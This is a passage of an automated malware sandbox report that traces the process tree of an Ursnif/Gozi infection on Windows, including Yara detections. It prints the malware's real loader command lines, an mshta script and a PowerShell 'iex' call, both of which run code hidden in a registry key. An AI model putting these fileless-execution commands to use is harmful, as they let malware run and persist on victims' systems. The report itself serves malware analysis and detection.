MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 984 Parent PID: 1460

General

Start time:	19:10:30
Start date:	22/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1460 CREDAT:17422 /prefetch:2
Imagebase:	0xf30000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 6892 Parent PID: 1460

General

Start time:	19:10:39
Start date:	22/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:1460 CREDAT:17428 /prefetch:2
Imagebase:	0xf30000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: mshta.exe PID: 4728 Parent PID: 3472

General

Start time:	19:10:45
Start date:	22/01/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false

Commandline:	'C:\Windows\System32\mshta.exe' 'about:<hta:application><script>resizeTo(1,1);eval(new ActiveXObject('WScript.Shell').regread('HKCU\\\Software\\AppDataLow\\Software\\Microsoft\\86EC23E5-2D5A-A875-E71A-B15C0BEE7550\\\Actidsrv'));if(!window.flag)close()</script>'
Imagebase:	0x7ff6ae160000
File size:	14848 bytes
MD5 hash:	197FC97C6A843BEBB445C1D9C58DCBDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 5292 Parent PID: 4728

General

Start time:	19:10:47
Start date:	22/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' iex ([System.Text.Encoding]::ASCII.GetString((gp 'HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550').basebapi))
Imagebase:	0x7ff617cb0000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 0000001E.00000003.454805795.000002746FF10000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 0000001E.00000003.454805795.000002746FF10000.00000004.00000001.sdmp, Author: CCN-CERT
Reputation:	high

Analysis Process: conhost.exe PID: 5256 Parent PID: 5292

General

Start time:	19:10:48
Start date:	22/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7ecfc0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: csc.exe PID: 5708 Parent PID: 5292

General

Start time:	19:10:56
Start date:	22/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false

Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\czjkgrnh\czjkgrnh.cmdline'
Imagebase:	0x7ff63fea0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

Analysis Process: cvtres.exe PID: 2076 Parent PID: 5708

General

Start time:	19:10:57
Start date:	22/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES3F68.tmp' 'c:\Users\user\AppData\Local\Temp\czjkgrnh\CSCEF1F6125AF8B42719A491BF8DBE92E8.TMP'
Imagebase:	0x7ff7ece00000
File size:	47280 bytes
MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: csc.exe PID: 5608 Parent PID: 5292

General

Start time:	19:11:00
Start date:	22/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe' /noconfig /fullpaths @ 'C:\Users\user\AppData\Local\Temp\rgcvdt5c\rgcvdt5c.cmdline'
Imagebase:	0x7ff63fea0000
File size:	2739304 bytes
MD5 hash:	B46100977911A0C9FB1C3E5F16A5017D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Analysis Process: cvtres.exe PID: 5024 Parent PID: 5608

General

Start time:	19:11:01
Start date:	22/01/2021
Path:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 '/OUT:C:\Users\user\AppData\Local\Temp\RES515A.tmp' 'c:\Users\user\AppData\Local\Temp\rgcvdt5c\CSC108898B256644579B55FCCE99117812A.TMP'
Imagebase:	0x7ff7ece00000
File size:	47280 bytes

MD5 hash:	33BB8BE0B4F547324D93D5D2725CAC3D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: explorer.exe PID: 3472 Parent PID: 5292

General

Start time:	19:11:06
Start date:	22/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff693d90000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000003.473286008.0000000002AD0000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000026.00000003.473286008.0000000002AD0000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000002.629508039.000000000679E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000026.00000002.629508039.000000000679E000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000026.00000002.622819473.0000000003B8E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000026.00000002.622819473.0000000003B8E000.00000004.00000001.sdmp, Author: CCN-CERT

Analysis Process: control.exe PID: 5996 Parent PID: 5720

General

Start time:	19:11:06
Start date:	22/01/2021
Path:	C:\Windows\System32\control.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\control.exe -h
Imagebase:	0x7ff7c63b0000
File size:	117760 bytes
MD5 hash:	625DAC87CB5D7D44C5CA1DA57898065F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000003.464100297.000002179E910000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000027.00000003.464100297.000002179E910000.00000004.00000001.sdmp, Author: CCN-CERT • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000027.00000002.477760036.000000000089E000.00000004.00000001.sdmp, Author: Joe Security • Rule: GoziRule, Description: Win32.Gozi, Source: 00000027.00000002.477760036.000000000089E000.00000004.00000001.sdmp, Author: CCN-CERT

Disassembly

Code Analysis